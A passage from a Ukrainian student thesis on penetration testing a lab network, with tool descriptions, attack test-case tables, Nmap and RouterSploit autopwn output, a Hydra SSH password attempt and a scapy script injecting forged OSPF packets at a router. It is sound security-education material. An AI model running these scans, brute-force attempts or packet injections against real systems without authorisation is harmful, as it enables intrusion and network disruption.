Service Info: OS: Unix

Nmap done: 1 IP address (1 host up) scanned in 13.241 seconds
bratchc2ddsktop bratch #
```

Рисунок 2.1 – Демонстрація виконання самосканування, за допомогою
Nmap

Metasploit Framework - це відкритий інструментарій для розробки та використання вразливостей інформаційно-безпечних систем. Надає набір інструментів та ресурсів для експлуатації вразливостей, тестування на проникнення та вивчення безпеки мереж та додатків. Програма представляє набір шелл-кодів, інструментів фаззинга, корисних навантажень і кодувальників, об'єднаних в єдину платформу. Вона доступна на платформах Linux, Windows, OS X. Її головна мета – перевірити комп'ютерну захист організації, створюючи штучні атаки, провокуючи систему, щось на кшталт «порушити, захищаючи».

Kali Linux - це дистрибутив Debian - похідних Linux, призначений для цифрової криміналістики і тестування на проникнення. Kali Linux є одним з найпопулярніших інструментів для тестування на проникнення. Вона має велику кількість інтегрованих інструментів для сканування мереж, аналізу вразливостей та отримання несанкціонованого доступу. Kali Linux має понад 600 встановлених програм для тестування на проникнення, у тому числі Armitage (графічний інструмент управління кібератаками), Nmap (сканер портів), Wireshark (аналізатор трафіку), John the Ripper (зломщик паролів), Aircrack-ng (набір програмного забезпечення для проникнення у бездротові локальні мережі), Burp suite і OWASP ZAP (сканер безпеки веб додатків).



Рисунок 2.4 – Демонстрація робочого столу Kali Linux

Ettercap – це безкоштовний і відкритий інструмент для забезпечення безпеки мережі, який може використовуватися для атак типу MITM на локальній мережі. Він може бути використаний для аналізу протоколів комп'ютерних мереж та перевірки вразливостей систем. Ettercap може захоплювати пакети даних, що передаються по мережі, і записувати їх назад на мережу. Таким чином, потоки даних можуть бути перенаправлені та змінені на льоту. Інтерфейс користувача Ettercap має графічний інтерфейс, а також можливість використання через командний рядок.

Перейдемо до третього етапу – Визначення сценаріїв тестування. Сценарій тестування - це послідовність дій, які виконуються тестувальником для виявлення вразливостей. Для тестування ІТ-інфраструктури компанії будуть використовуватися наступні сценарії: атака на маршрутизатори, атака на комутатори, атака на робочі станції, оцінка результатів тестування, складання рекомендацій щодо безпеки.

Четвертий етап методу тестування на проникнення полягає в розробці тест-кейсів для розроблених сценаріїв. В таблицях 2.1 – 2.3 наведено тест-кейси для атак на маршрутизатори, комутатори, робочі станції.

Таблиця 2.1

Перелік тест-кейсів для проведення атаки на маршрутизатори

№	Назва тест-кейсу	Команда/Програма за допомогою якої здійснюється тестування	Короткий опис сценарію
1	Визначити модель маршрутизатора	RouterSploit, Nmap	Виконання тестування за допомогою RouterSploit та двох команд Nmap, які допоможуть визначити детальну інформацію про версію пристрою
2	Сканування портів та служб	Nmap	Сканує всі порти на маршрутизаторі та визначає активні служби
3	Перевірка вразливостей SSH	hydra	Запускає атаку на перевірку паролів для SSH, щоб перевірити міцність аутентифікаційних облікових записів
4	Тестування VLAN-вразливостей	Yersinia	Використовує інструмент для тестування протоколу VLAN, перевіряє можливості отримання несанкціонованого доступу до віртуальних сегментів
5	Атака на OSPF	scapy	Спробує відправити невірні OSPF пакети для вивчення того, як

Продовження Таблиці 2.1

			маршрутизатори обробляють помилки
6	Тестування протоколу HSRP	Metasploit	Перевіряє чи працює правильно протокол HSRP
7	Аналіз мережевого трафіку	Wireshark	Запускається Wireshark для перегляду трафіку мережі для виявлення аномалій чи атак.
8	ARP Spoofing	Команда arpspoof, а для виявлення ARPWatch	Здійснюється ARP-підміна, щоб перевірити, як швидко маршрутизатори виявляють підозрілі зміни в таблицях ARP

Таблиця 2.2

Перелік тест-кейсів для проведення атаки на комутатори

№	Назва тест-кейсу	Команда/Програма за допомогою якої здійснюється тестування	Короткий опис сценарію
1	Збір інформації	Nmap	Визначає IP-адресу та інші характеристики комутатора, такі як модель, виробник та версія програмного забезпечення
2	SSH атаки на аутентифікацію	hydra, medusa	Спробує взламати аутентифікацію SSH, використовуючи слабкі паролі або атаку з перебору паролів
3	MITM атака	ettercap, spanning_tree_attack.py	Проводить тестування на атаки, пов'язані з протоколом STP, наприклад, атаку на зміну топології

Таблиця 2.3

Перелік тест-кейсів для проведення атаки на робочі станції

№	Назва тест-кейсу	Інструмент за допомогою якого здійснюється тестування	Короткий опис сценарію
1	Сканування портів та служб	Nmap	Визначає відкриті порти та служби на робочій станції для ідентифікації можливих вразливостей
2	Атака на користувачів	Responder, Wireshark	Спроба виконати атаки на користувачів, включаючи перехоплення паролів, атаки на соціальну інженерію

Висновок до розділу 2


В другому розділі було проведено аналіз комп'ютерної мережі ІТ-інфраструктури компанії, що включає в себе опис мережевого обладнання, операційних систем, протоколів та сервісів, що використовуються в мережі. На основі аналізу було розроблено метод тестування на проникнення, який дозволяє виявити та оцінити потенційні загрози безпеці мережі та систем. Метод тестування на проникнення складається з чотирьох етапів: планування, розвідки, атаки та звітування. Для методу було визначено цілі, мету, засоби та інструменти, що необхідні для його виконання. Також було описано тест-кейси до сценаріїв тестування на проникнення, які враховують різні вектори атаки, такі як соціальна інженерія, експлуатація вразливостей, підбір паролів, злам мережевих протоколів та сервісів тощо. Результати тестування на проникнення дозволять виявити слабкі місця в ІТ-інфраструктурі компанії та запропонувати рекомендації щодо їх усунення та підвищення рівня безпеки.

РОЗДІЛ 3. ПРОВЕДЕННЯ ТЕСТУВАННЯ НА ПРОНИКНЕННЯ ТА АНАЛІЗ РЕЗУЛЬТАТІВ

3.1. Проведення тестування на проникнення в маршрутизатор мережі

Для проведення тестування на проникнення до мережі було під'єднано кіберзлочинця з Kali Linux. В Kali Linux було отримано IP-адресу за допомогою DHCP та встановлено відповідні інструменти, котрі зазначені були в таблиці 2.1.

Спочатку потрібно перевірити мережні налаштування в Kali Linux для того, щоб розпочати проведення тестування на проникнення маршрутизатора Router1. На рисунку 3.1 наведено результат виконання команди “ip route | grep default” на Kali Linux.



```
(root@kali)-[/home/kali]
# ip route | grep default
default via 192.168.100.30 dev eth0 proto dhcp src 192.168.100.11 metric 100
```

Рисунок 3.1 – Демонстрація виконання команди на Kali Linux

Аналізуючи отриманий результат дійдемо до висновків, що ip - адреса Kali Linux: 192.168.100.11, маска підмережі: 255.255.255.224, а broadcast - адреса – 192.168.100.31. В комп'ютерній мережі налаштовано DHCP і Kali Linux під'єднано до Vlan 100, а маршрутизатор для даного Vlan має ip – адресу 192.168.100.30.

Тестування на проникнення маршрутизатора Router1 розпочнеться з отриманням інформації про пристрій, який використовується для нього. На рисунках 3.2 та 3.2 наведено результат тестування Router1 за допомогою “Router-Sploit”.

```

(kali@kali)-[~]
$ sudo -s
(root@kali)-[/home/kali]
# cd routersploit

(root@kali)-[/home/kali/routersploit]
# ./rsf.py

RouterSploit
Exploitation Framework for Embedded Devices by Threat9

Codename : I Knew You Were Trouble
Version : 3.4.1
Homepage : https://www.threat9.com - @threatnine
Join Slack : https://www.threat9.com/slack

Join Threat9 Beta Program - https://www.threat9.com

Exploits: 132 Scanners: 4 Creds: 171 Generic: 4 Payloads: 32 Encoders: 6

rsf > use scanners/autopwn
rsf (AutoPwn) > 192.168.100.30
[-] Unknown command: '192.168.100.30'
rsf (AutoPwn) > set target 192.168.100.30
[+] target => 192.168.100.30
rsf (AutoPwn) > run
[*] Running module scanners/autopwn ...

[*] 192.168.100.30 Starting vulnerability check ...
[*] 192.168.100.30:80 http exploits/routers/dlink/dsl_2640b_dns_change Could not be verified
[-] 192.168.100.30:80 http exploits/generic/heartbleed is not vulnerable
[-] 192.168.100.30:80 http exploits/routers/dlink/dsl_2750b_rce is not vulnerable
[-] 192.168.100.30:80 http exploits/routers/dlink/dir_300_320_600_615_info_disclosure is not vulnerable
[-] 192.168.100.30:80 http exploits/routers/dlink/dsl_w110_rce is not vulnerable
[-] 192.168.100.30:80 http exploits/routers/dlink/multi_hnnp_rce is not vulnerable
[-] 192.168.100.30:80 http exploits/generic/shellshock is not vulnerable
[-] 192.168.100.30:80 http exploits/routers/dlink/dsl_2750b_info_disclosure is not vulnerable
[-] 192.168.100.30:80 http exploits/routers/dlink/dir_8xx_password_disclosure is not vulnerable
[-] 192.168.100.30:80 http exploits/routers/dlink/multi_hedwig_cgi_exec is not vulnerable
[-] 192.168.100.30:80 http exploits/routers/dlink/dwr_932_info_disclosure is not vulnerable

```

Рисунок 3.2 – Демонстрація початку виконання тестування за допомогою “RouterSploit” на Router1

```

File Actions Edit View Help
[-] 192.168.100.30:80 http exploits/misc/asus/blm_projector_rce is not vulnerable
[-] 192.168.100.30:80 http exploits/misc/miele/pg8528_path_traversal is not vulnerable
[-] 192.168.100.30:69 custom/udp exploits/routers/cisco/ucm_info_disclosure is not vul
nerable
[-] 192.168.100.30:53413 custom/udp exploits/routers/netcore/udp_53413_rce is not vuln
erable
[-] 192.168.100.30:43690 custom/udp exploits/routers/huawei/hg520_info_disclosure is n
ot vulnerable
[-] 192.168.100.30:22 snmp exploits/routers/thomson/twg849_info_disclosure is not vuln
erable
[-] 192.168.100.30:22 ssh exploits/generic/ssh_auth_keys is not vulnerable
[-] 192.168.100.30:9999 custom/udp exploits/routers/asus/infosvr_backdoor_rce is not v
ulnerable
[*] Elapsed time: 40.4800 seconds

[*] 192.168.100.30 Starting default credentials check...
[-] 192.168.100.30:80 http creds/routers/pfsense/webinterface_http_form_default_creds
is not vulnerable
[-] 192.168.100.30:80 http creds/cameras/basler/webinterface_http_form_default_creds i
s not vulnerable
[-] 192.168.100.30:21 ftp creds/generic/ftp_default is not vulnerable
[-] 192.168.100.30:80 http creds/generic/http_basic_digest_default is not vulnerable
[-] 192.168.100.30:23 telnet creds/generic/telnet_default is not vulnerable
[-] 192.168.100.30:80 http creds/cameras/acti/webinterface_http_form_default_creds is
not vulnerable
[-] 192.168.100.30:80 http creds/cameras/axis/webinterface_http_auth_default_creds is
not vulnerable
[-] 192.168.100.30:80 http creds/routers/asmax/webinterface_http_auth_default_creds is
not vulnerable
[-] 192.168.100.30:80 http creds/cameras/canon/webinterface_http_auth_default_creds is
not vulnerable
[-] 192.168.100.30:80 http creds/cameras/brickcom/webinterface_http_auth_default_creds
is not vulnerable
[-] 192.168.100.30:22 ssh creds/generic/ssh_default is not vulnerable
[*] Elapsed time: 10.4800 seconds

[*] 192.168.100.30 Could not verify exploitability:
- 192.168.100.30:80 http exploits/routers/dlink/dsl_2640b_dns_change
- 192.168.100.30:1900 custom/udp exploits/routers/dlink/dir_815_850l_rce
- 192.168.100.30:80 http exploits/routers/dlink/dsl_2740r_dns_change
- 192.168.100.30:80 http exploits/routers/dlink/dsl_2730b_2780b_526b_dns_change
- 192.168.100.30:80 http exploits/routers/3com/officeconnect_rce
- 192.168.100.30:80 http exploits/routers/shuttle/915wm_dns_change
- 192.168.100.30:80 http exploits/routers/asus/asuswrt_lan_rce
- 192.168.100.30:23 custom/tcp exploits/routers/cisco/catalyst_2960_rocem
- 192.168.100.30:80 http exploits/routers/cisco/secure_acs_bypass
- 192.168.100.30:80 http exploits/routers/netgear/dgn2200_dnslookup CGI_rce
- 192.168.100.30:80 http exploits/routers/billion/billion_5200w_rce

[-] 192.168.100.30 Could not confirm any vulnerability

[-] 192.168.100.30 Could not find default credentials
rsf (AutoPwn) >

```

Рисунок 3.3 – Демонстрація завершення виконання тестування за допомогою “RouterSploit” на Router1

Результати тестування на проникнення маршрутизатора Router1 за допомогою RouterSploit показують, що було проведено перевірку на вразливості для різних експлойтів. Більшість експлойтів показали, що маршрутизатор не є вразливим (is not vulnerable). Деякі експлойти не можуть бути перевірені (Could not be verified). Це може вказувати на те, що потрібно додаткове тестування або аналіз для визначення вразливості цих експлойтів.

Далі проведемо тестування на визначення моделі обладнання для Router1. На рисунку 3.4 наведено тестування за допомогою методу banner grabbing з командою “nmap”.

```

(kali@kali)-[~]
$ sudo nmap --script=banner 192.168.100.30
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-20 17:46 EST
Nmap scan report for 192.168.100.30
Host is up (0.0054s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
|_banner: SSH-2.0-Cisco-1.25
MAC Address: 00:00:0C:07:AC:03 (Cisco Systems)

Nmap done: 1 IP address (1 host up) scanned in 27.02 seconds

(kali@kali)-[~]
$ sudo nmap -p 22 --script=banner 192.168.100.30
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-20 17:48 EST
Nmap scan report for 192.168.100.30
Host is up (0.0077s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
|_banner: SSH-2.0-Cisco-1.25
MAC Address: 00:00:0C:07:AC:03 (Cisco Systems)

Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds

```

Рисунок 3.4 – Демонстрація виконання тестування на проникнення за допомогою методу banner grabbing на маршрутизатор Router1

Після виконання команд, було отримано інформацію, що маршрутизатор має активний хост з затримкою 0.0045 секунди, наявно 999 закритих портів TCP, тоді як порт 22 відкритий для служби SSH. Банер SSH вказує, що це реалізація від Cisco (версія SSH-2.0-Cisco-1.25) та свідчить про те, що обладнання Router1 – це продукт Cisco Systems з MAC-адресою 00:00:0C:07:AC:03.

Проведемо сканування портів та служб на маршрутизаторі за допомогою Nmap. Результати тестування наведено на рисунках 3.5 – 3.8.

```

(root@kali)-[/home/kali]
# nmap -sS 192.168.100.30
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-21 14:19 EST
Nmap scan report for 192.168.100.30
Host is up (0.0042s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 00:00:0C:07:AC:03 (Cisco Systems)

Nmap done: 1 IP address (1 host up) scanned in 12.62 seconds

(root@kali)-[/home/kali]
# nmap -sU 192.168.100.30
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-21 14:19 EST
Nmap scan report for 192.168.100.30
Host is up (0.037s latency).
Not shown: 999 filtered udp ports (port-unreach)
PORT      STATE SERVICE
67/udp    open|filtered dhcp
MAC Address: 00:00:0C:07:AC:03 (Cisco Systems)

Nmap done: 1 IP address (1 host up) scanned in 3.88 seconds

```

Рисунок 3.5 – Демонстрація сканування TCP SYN та UDP на маршрутизаторі

```

(root@kali)-[/home/kali]
# nmap -A 192.168.100.30
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-21 14:20 EST
Nmap scan report for 192.168.100.30
Host is up (0.0071s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      Cisco SSH 1.25 (protocol 2.0)
| ssh-hostkey:
|_ 1792 0d:05:7f:61:11:e6:1a:73:84:7a:f8:ba:c2:2c:6c:d8 (RSA)
MAC Address: 00:00:0C:07:AC:03 (Cisco Systems)
Aggressive OS guesses: Cisco 836, 890, 1751, 1841, 2800, or 2900 router (IOS 12.4 - 15
.1) (98%), Cisco Aironet 1141N (IOS 12.4) or 3602I (IOS 15.3) WAP (98%), Cisco Aironet
2600-series WAP (IOS 15.2(2)) (98%), Cisco 1841 router (IOS 12.4) (97%), Cisco 1812,
3640, or 3700 router (IOS 12.4) (97%), Cisco 877 router (IOS 12.4) (96%), Cisco IOS 15
(96%), Cisco 1841 router (IOS 12) (96%), Cisco 7600 router (IOS 12.2) (95%), Cisco Ai
ronet 1200-series WAP or 2610XM router (IOS 12.4) (95%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: IOS; CPE: cpe:/o:cisco:ios

TRACEROUTE
HOP RTT      ADDRESS
1    7.09 ms 192.168.100.30

OS and Service detection performed. Please report any incorrect results at https://nma
p.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.36 seconds

```

Рисунок 3.6 – Демонстрація сканування версій служб, ОС та виконання скриптів Nmap для збору додаткової інформації на маршрутизаторі

```
(root@kali)-[/home/kali]
# nmap -v -A 192.168.100.30
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-21 14:41 EST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 14:41
Completed NSE at 14:41, 0.00s elapsed
Initiating NSE at 14:41
Completed NSE at 14:41, 0.00s elapsed
Initiating NSE at 14:41
Completed NSE at 14:41, 0.00s elapsed
Initiating ARP Ping Scan at 14:41
Scanning 192.168.100.30 [1 port]
Completed ARP Ping Scan at 14:41, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:41
Completed Parallel DNS resolution of 1 host. at 14:41, 0.00s elapsed
Initiating SYN Stealth Scan at 14:41
Scanning 192.168.100.30 [1000 ports]
Discovered open port 22/tcp on 192.168.100.30
Increasing send delay for 192.168.100.30 from 0 to 5 due to 22 out of 71 dropped probes since last increase.
Increasing send delay for 192.168.100.30 from 5 to 10 due to 13 out of 41 dropped probes since last increase.
Completed SYN Stealth Scan at 14:41, 13.01s elapsed (1000 total ports)
Initiating Service scan at 14:41
Scanning 1 service on 192.168.100.30
Completed Service scan at 14:41, 0.03s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 192.168.100.30
Retrying OS detection (try #2) against 192.168.100.30
NSE: Script scanning 192.168.100.30.
Initiating NSE at 14:41
Completed NSE at 14:41, 0.57s elapsed
Initiating NSE at 14:41
Completed NSE at 14:41, 0.00s elapsed
Initiating NSE at 14:41
Completed NSE at 14:41, 0.00s elapsed
Nmap scan report for 192.168.100.30
Host is up (0.0076s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      Cisco SSH 1.25 (protocol 2.0)
MAC Address: 00:00:0C:07:AC:03 (Cisco Systems)
Aggressive OS guesses: Cisco 836, 890, 1751, 1841, 2800, or 2900 router (IOS 12.4 - 15.1) (98%), Cisco Aironet 1141N (IOS 12.4) or 3602I (IOS 15.3) WAP (98%), Cisco Aironet 2600-series WAP (IOS 15.2(2)) (98%), Cisco 1841 router (IOS 12.4) (97%), Cisco 1812, 3640, or 3700 router (IOS 12.4) (97%), Cisco 877 router (IOS 12.4) (96%), Cisco IOS 15 (96%), Cisco 1841 router (IOS 12) (95%), Cisco 7600 router (IOS 12.2) (95%), Cisco Aironet 1200-series WAP or 2610XM router (IOS 12.4) (95%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: Randomized
Service Info: OS: IOS; CPE: cpe:/o:cisco:ios

TRACEROUTE
```

Рисунок 3.7 – Демонстрація агресивного сканування з детальним виведенням на маршрутизатор

Проаналізувавши результати виконання сканування за допомогою Nmap, підсумуємо, яку важливу інформацію ми дізнались. Також отримані MAC-адреси пристроїв, котрі відносяться до однієї локальної комп'ютерної мережі 100, було перевірено відповідною програмою та виробник приладу вписано в таблицю 3.1.

Інформацію, котру було отримано про маршрутизатор після сканування:

- IP-адреса: 192.168.100.30;
- MAC – адреса: 00:00:0c:a7:ac:03;
- Виробник: Cisco Systems;
- Відкритий порт (22/tcp) використовує службу SSH;

- Порт 67/udp відкритий чи фільтрований і використовує службу dhcp;
- Зазначено ряд можливих операційних систем Cisco;
- Інформація про сервіс – OS: IOS, CPE: :/o:cisco:ios;
- ssh-hostkey – 1792 od:05:7f:61:11:e6:a7:13:84:7a:f8:ba:c2:2c:d6:d8 (RSA).

```
(root@kali)-[/home/kali]
# nmap -sP 192.168.100.30/27
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-21 14:42 EST
Nmap scan report for 192.168.100.1
Host is up (0.026s latency).
MAC Address: CA:01:07:96:00:1F (Unknown)
Nmap scan report for 192.168.100.2
Host is up (0.024s latency).
MAC Address: CA:02:07:A5:00:1D (Unknown)
Nmap scan report for 192.168.100.4
Host is up (0.0084s latency).
MAC Address: AA:BB:CC:80:01:00 (Unknown)
Nmap scan report for 192.168.100.5
Host is up (0.0084s latency).
MAC Address: AA:BB:CC:80:02:00 (Unknown)
Nmap scan report for 192.168.100.6
Host is up (0.0083s latency).
MAC Address: AA:BB:CC:80:03:00 (Unknown)
Nmap scan report for 192.168.100.7
Host is up (0.039s latency).
MAC Address: AA:BB:CC:80:07:00 (Unknown)
Nmap scan report for 192.168.100.8
Host is up (0.0083s latency).
MAC Address: AA:BB:CC:80:04:00 (Unknown)
Nmap scan report for 192.168.100.9
Host is up (0.0083s latency).
MAC Address: AA:BB:CC:80:05:00 (Unknown)
Nmap scan report for 192.168.100.10
Host is up (0.0012s latency).
MAC Address: AA:BB:CC:80:06:00 (Unknown)
Nmap scan report for server.host_kbm221kar.local (192.168.100.20)
Host is up (0.016s latency).
MAC Address: 08:00:27:7E:60:4D (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.100.30
Host is up (0.026s latency).
MAC Address: 00:00:0C:07:AC:03 (Cisco Systems)
Nmap scan report for 192.168.100.11
Host is up.
Nmap done: 32 IP addresses (12 hosts up) scanned in 1.39 seconds
```


Рисунок 3.8 – Демонстрація виявлення активних хостів в мережі, що від-
повідають діапазону IP-адрес 192.168.100.30/27

Таблиця 3.1

Перелік активних хостів мережі

IP - адреса	MAC - адреса	Виробник
192.168.100.1	CA:01:07:96:00:1F	-
192.168.100.2	CA:02:07:A5:00:1D	-
192.168.100.4	AA:BB:CC:80:01:00	-
192.168.100.5	AA:BB:CC:80:02:00	-
192.168.100.6	AA:BB:CC:80:03:00	-
192.168.100.7	AA:BB:CC:80:07:00	-
192.168.100.8	AA:BB:CC:80:04:00	-
192.168.100.9	AA:BB:CC:80:05:00	-
192.168.100.10	AA:BB:CC:80:06:00	-
192.168.100.20 server.host_kbm221kar.local	08:00:27:7E:60:4D	Oracle VirtualBox virtual NIC
192.168.100.30	00:00:0C:07:AC:03	Cisco Systems, Inc

Проведемо перевірку вразливостей SSH на маршрутизаторі Router1, за допомогою Hydra на Kali Linux.



```

(root@kali) ~ - [~/home/kali]
# hydra -l root -p admin 192.168.100.30 -t 4 ssh
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-21 19:45:19
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.100.30:22/
[ERROR] could not connect to ssh://192.168.100.30:22 - Socket error: Connection reset by peer

```

Рисунок 3.9 – Демонстрація виконання команди hydra для перевірки вразливостей SSH на маршрутизаторі

Проаналізувавши результат виконання команди, можна дійти до висновку, що виникла помилка через несумісність методів шифрування між Kali Linux і Router1.

Тому перейдемо до наступного тест-кейсу і це тестування VLAN – вразливостей за допомогою інструменту Yersinia.




Рисунок 3.10 – Демонстрація проведення налаштувань в Yersinia для про-
ведення атаки




Рисунок 3.11 – Демонстрація проведення атаки на VLAN100 маршрутиза-
тора за допомогою Yersinia

Далі проведемо тестування на проникнення для протоколу OSPF за допомогою scapy. Для проведення тестування було створено скрипт на основі scapy під назвою “my_script.sh”, код скрипту наведено на рисунку 3.12 і далі наведено результати виконання скрипту.

```
from scapy.all import *
from scapy.contrib.ospf import *
import time

def send_packets(src_ip,dst_ip="224.0.0.5", interface="eth0"):
    # Create packet|OSPF Hello
    packet = IP(src=src_ip,dst=dst_ip)/OSPF_Hdr()/OSPF_Hello()
    try:
        # Sending a package 100 times
        send(packet, iface=interface, count=100)
        time.sleep(1) # Delay by 1 second
    except Exception as e:
        print(f"An error occurred: {e}. Continuing with the next IP.")

# The IP-address which used as packet source
src_ip = input("Please enter the source IP-address: ")

# Call the function with the source IP
send_packets(src_ip)
```

Рисунок 3.12 – Демонстрація коду скрипту “my_script.sh”

```
(root@kali)-[/home/kali]
# python3 my_script.py
Please enter the source IP-address: 192.168.10.1
.....
Sent 100 packets.

(root@kali)-[/home/kali]
# python3 my_script.py
Please enter the source IP-address: 192.168.100.0
.....
Sent 100 packets.

(root@kali)-[/home/kali]
# python3 my_script.py
Please enter the source IP-address: 192.168.100.20
.....
Sent 100 packets.

(root@kali)-[/home/kali]
# python3 my_script.py
Please enter the source IP-address: 192.168.101.1
.....
Sent 100 packets.
```

Рисунок 3.13 – Демонстрація виконання скрипту “my_script.sh”

```

Router1#0
*Dec 22 16:59:16.442: %OSPF-4-ERRRCV: Received invalid packet: mismatched area ID, from backbone area must be virtual-link but not found from 192.168.10.1, Ethernet1/3.100
Router1#0
*Dec 22 17:00:19.594: %OSPF-4-ERRRCV: Received invalid packet: mismatched area ID, from backbone area must be virtual-link but not found from 192.168.100.20, Ethernet1/3.100
Router1#0
*Dec 22 17:00:43.738: %OSPF-4-ERRRCV: Received invalid packet: mismatched area ID, from backbone area must be virtual-link but not found from 192.168.101.1, Ethernet1/3.100
Router1#

```

Рисунок 3.14 – Демонстрація результату виконання скрипту “my_script.sh”

Проаналізувавши результат виконання скрипту, можна зазначити, що маршрутизатор Router1 відфільтровує невірні OSPF пакети та надає достовірну інформацію про помилку.

Наступним кроком тестування на проникнення маршрутизатора буде тестування протоколу HSRP з використанням Metasploit. Для цього вимкнемо маршрутизатор Router2 та перевіримо як себе поведе протокол HSRP.

```

(root@kali)-[/home/kali]
# nmap -sP 192.168.10.0/27
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-23 09:00 EST
Nmap scan report for 192.168.10.1
Host is up (0.0089s latency).
Nmap scan report for 192.168.10.2
Host is up (0.012s latency).
